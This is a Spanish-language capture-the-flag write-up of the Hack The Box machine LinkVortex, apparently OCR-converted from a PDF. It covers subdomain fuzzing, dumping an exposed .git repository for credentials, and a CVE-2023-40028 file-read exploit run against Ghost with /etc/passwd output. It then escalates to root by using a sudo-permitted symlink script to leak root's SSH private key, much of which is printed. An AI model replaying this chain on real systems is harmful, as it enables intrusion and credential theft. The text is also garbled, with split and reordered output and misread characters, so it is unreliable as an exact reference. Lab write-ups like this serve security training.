
LinkVortex HTB Machine

Escrito por : tellmefred

Dificultad: fácil



Introducción

En este writeup, documentaré el proceso de resolución de la máquina LinkVortex de Hack The Box. Esta máquina presenta un entorno desafiante que requiere análisis detallado y la aplicación de diversas habilidades técnicas para lograr la obtención de ambas banderas.

LinkVortex destaca por su enfoque en la exploración y explotación de servicios, poniendo a prueba la capacidad de investigación, creatividad y resolución de problemas.

A lo largo del proceso, me enfoqué en aplicar metodologías de ethical hacking y herramientas clave para abordar cada fase de manera estructurada

Reconocimiento

Empezamos haciendo Ping para probar la conectividad con la máquina.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# ping -c 5 10.10.11.47
PING 10.10.11.47 (10.10.11.47) 56(84) bytes of data.
64 bytes from 10.10.11.47: icmp_seq=1 ttl=63 time=25.8 ms
64 bytes from 10.10.11.47: icmp_seq=2 ttl=63 time=21.9 ms
64 bytes from 10.10.11.47: icmp_seq=3 ttl=63 time=65.8 ms
64 bytes from 10.10.11.47: icmp_seq=4 ttl=63 time=24.2 ms
64 bytes from 10.10.11.47: icmp_seq=5 ttl=63 time=26.0 ms
```

5 packets transmitted, 5 received, 0% packet loss, time 4004ms rtt min/avg/max/mdev = 21.906/32.713/65.753/16.584 ms

```
Aquí el escaneo de NMAP que revela puerto 22 y puerto 80.

—(root@ tellmefred)-[/home/.../Desktop/HTB/LinkVortex/nmap]
```

```
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-12 14:18 EST
Nmap scan report for 10.10.11.47
Host is up (0.019s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
```

```
|_ 256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
```

256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)


mmap -sCV -Pn -p 22,80 --min-rate 2500 10.10.11.47 -oN scan1

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

| ssh-hostkev:

--- 10.10.11.47 ping statistics ---

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds



Y aquí podemos ver el contenido de la web.



The Power SupplyA power supply unit (PSU) converts the alternating

current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

The Random Access Memory

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configurati...

.,.,...

The Video Graphics Array The term VGA can refer to either the Video Graphics

Array specification or the physical VGA connector often used for computer video output. Below, I'll... Apr 16, 2024 \cdot 2 min read

The Central Processing Unit

The Motherboard

Luego de probar algunas cosas opté por revisar sub dominios y encontré uno .dev

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://linkvortex.htb/ -H 'Host: FUZZ.linkvortex.htb'
        v2.1.0-dev
 :: Method
                        : GET
                        : http://linkvortex.htb/
 :: URL
 :: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt :: Header : Host: FUZZ.linkvortex.htb
 :: Follow redirects : false
                      : false
 :: Calibration
 :: Timeout
                        : 10
 :: Threads
 :: Matcher
                        : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter
                        : Response size: 230
dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 33ms]
:: Progress: [4989/4989] :: Job [1/1] :: 2040 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Lo agregué al /etc/hosts también y luego de entrar no encontré nada así que una búsqueda de directorios era lo más lógico

```
—(root@tellmefred)-[/home/.../Desktop/HTB/LinkVortex/nmap]

—# echo "10.10.11.47 dev.linkvortex.htb" | sudo tee -a /etc/hosts
```

Aquí como pueden ver encontré un directorio .git

dev.linkvortex.htb

10.10.11.47

Aquí en la web buscando no encontré mucho así que lo mejor es llevarnos todo el proyecto para buscar credenciales en el código.



HEAD 2024-12-02 10:10 41 config 2024-12-02 10:10 201 description 2024-12-02 10:10 hooks/ 2024-12-02 10:10 index 2024-12-02 10:56 691K info/ 2024-12-02 10:10 logs/ 2024-12-02 10:10 objects/ 2024-12-02 10:56 packed-refs 2024-12-02 10:10 147 refs/ 2024-12-02 10:10 shallow 2024-12-02 10:10 82

```
Con git dumper podemos descargar todo el contenido a la
máquina atacante para analizar y buscar información.
                 ]-[/home/.../HTB/LinkVortex/exploits/git-dumper]
.ICENSE README.md git_dumper.py pyproject.toml requirements.txt setup.cfg
              fred)-[/home/.../HTB/LinkVortex/exploits/git-dumper]
otal 64
rwxr-xr-x 3 root root 4096 Dec 12 15:03 .
rwxr-xr-x 4 root root 4096 Dec 12 15:03 ...
rwxr-xr-x 13 root root 4096 Dec 12 15:09 .git
rw-r--r-- 1 root root 1045 Dec 12 15:03 .gitignore
          1 root root 1071 Dec 12 15:03 LICENSE
          1 root root 2397 Dec 12 15:03 README.md
rwxr-xr-x 1 root root 25286 Dec 12 15:03 git dumper.py
rw-r--r-- 1 root root 85 Dec 12 15:03 pyproject.toml
rw-r--r-- 1 root root
                      55 Dec 12 15:03 requirements.txt
rw-r--r-- 1 root root 721 Dec 12 15:03 setup.cfg
 -(root®tellmefred)-[/home/.../HTB/LinkVortex/exploits/git-dumper]
         ellmefred)-[/home/.../LinkVortex/exploits/git-dumper/.git]
Dockerfile.ghost LICENSE
                          README.md
                                               config
                                                           ghost index logs
                                                                                             packed-refs yarn.lock
               PRIVACY.md SECURITY.md branches
                                               description hooks info
                                                                        nx.json package.json refs
```

Aquí está el fichero que será interesante para nosotros.

```
l)-[/home/.../test/regression/api/admin]
                 identities.test.js
                                    members-signin-url.test.js posts.test.js
                                                                                            users.test.js
                                                                      settings.test.js
authentication.test.js images.test.js
                                   notifications.test.js
                                                        redirects.test.js slack.test.js
                                                                                            utils.js
                 members-importer.test.js pages.test.js
                                                        schedules.test.js update-user-last-seen.test.js webhooks.test.js
Y dentro encontraremos credenciales super importantes.
         511
         it('complete setup', async function () {
              const email = 'test@example.com';
              const password = '(
              const requestMock = nock('https://api.github.com')
                    .get('/repos/tryghost/dawn/zipball')
          it('complete setup again', function () {
               return agent
                    .post('authentication/setup')
                    .bodv({
                        setup: [{
                             name: 'test user',
                             email: 'test-leo@example.com',
                             password: '
                             blogTitle: 'a test blog
Ya solo queda acceder al Dashboard.
                                                                                         Dashboard


    □ View site

 ⊕ Explore
 Pages
 ○ Tags
 88 Members
                                                      Welcome to your Dashboard
                                                     You'll find member analytics here once
```

someone signs up Add or import members ->

Explotación

Aquí podemos ver el exploit que nos dejara ver archivos dentro de la máquina víctima.



Y aquí la explicación de la vulnerabilidad.



ghost is a publishing platform

Affected versions of this package are vulnerable to Arbitrary File Read which allows authenticated users to upload files that are symlinks. This can be exploited to perform an arbitrary file read of any file on the host operating system.

Note: Site administrators can check for exploitation of this issue by looking for unknown symlinks within Ghost's content/ folder.

How to fix Arbitrary File Read?

Upgrade ghost to version 5.59.1 or higher.

```
ot® tellmefred)-[/homé/.../HTB/LinkVortex/exploits/CVE-2023-40028]
  # ./CVE-2023-40028.sh -u'admin@linkvortex.htb -p
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
para leer el archivo dentro y tenemos configuración con
```

Aquí en el dockerfile de ghost podremos localizar una ruta clave credenciales y demás.

```
efred)-[/home/.../LinkVortex/exploits/git-dumper/.git]
# cat Dockerfile.ghost
FROM ghost:5.58.0
# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json
# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/ap
# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entrv.sh
ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

```
"mail": {
    "transport": "SMTP",
    "options": {
        "service": "Google",
        "host": "linkvortex.htb",
        "port": 587,
        "auth": {
            "user": "bob@linkvortex.htb",
            "pass": "
            }
        }
}

Password

Passw
```

Ingresamos y tenemos la user.txt.

```
bobalinkvortex:~$ cat user.txt
```

Elevación de privilegios

Y con sudo -l pasamos a la elevación de privilegios sabiendo que nuestro actual usuario puede ejecutar un archivo como root.

bob@linkvortex:-\$ sudo -l Matching Defaults entries for bob on linkvortex: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex: (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png

Primero analizar que hace el script y ver cómo usarlo.

```
bob@linkvortex:/opt/ghost$ cd /home/bob
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa id
```

bob@linkvortex:~\$ ln -s /home/bob/id id.png bob@linkvortex:~\$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/id.png Link found [/home/bob/id.png] , moving it to quarantine

Content:

--BEGIN OPENSSH PRIVATE KEY----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T 6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB30GBcVNzSL41ct0iqGVZ7yX

q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X7lG9A6 V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEKt/5oejN5YgL7Ipu

TQ6pQUZxR4zqueIZ7yHVsw5j0eeqlF80vHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMgPi53 jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS

0cBqVEY8/m6olYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2 EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVmMKeEgAnAIpWXThfE6tnoGH3jJoC

PSKDNA3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQOldcZJloUFhL woiNtlIyKBZCNKDnw65umUE8mRffQKgVXMBgoxAOu3hCrf+aHozeWIC+yKburCqTE4VHLW KVp8wHOMgTf5mr4WO7+fkxFdBcz2GSdrKaHgdzhgXFTc0i+NXLToqhlWe8l000qUFGcUeM 6rniGe8h1bMOY9HnqpRfDrx0/NcG0uaMyQYLY8cklq0ZJCgHGNdbZE5Z+jSgrLEcz9a/ZG 5oB7MApRKxyy/wmgW/90IOuQNMREgLeR9cLkl4JoqWU/DKueJWeGTTID4ud482W2hxhwAh sS4KwSubuJhd7y30httOopQIFNbFBE3ZFc/MGLkG9kuArdAE9eKG5o3u6KktHAalRGPP5u

<u>qJWGn/1PHcBP8PW3qL</u>B+k+2qxFMJ4QAAAAMBAAEAAAGABtJHSkyy0pTqO+Td19JcDAxG1b O22o01ojNZW8Nml3ehLDm+APIfN9oJp7EpVRWitY51QmRYLH3TieeMc0Uu88o795WpTZts ZLEtfav856PkXKcBIySdU6DrVskbTr4qJKI29qfSTF5lA82SigUnaP+fd7D3g5aGaLn69b qcjKAXgo+Vh1/dkDHqPkY4An8kgHtJRLkP7wZ5CjuFscPCYyJCnD92cRE9iA9jJWW5+/Wc f36cvFHyWTNqmjsim4BGCeti9sUEY0Vh9M+wrWHvRhe7nlN50YXysvJVRK4if0kwH1c6AB Y capturamos la id rsa.

Entramos y capturamos la root.txt

```
Fred)-[/home/tellmefred/Desktop]
ssh -i id rsa roota10.10.11.47
```

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

https://ubuntu.com/pro * Support:

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command. Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Into

Last login: Thu Dec 12 21:13:07 2024 from 10.10.14.162

rootalinkvortex:~# cd /root rootalinkvortex:~# ls

root.txt root@linkvortex:~# cat root.txt

root@linkvortex:~#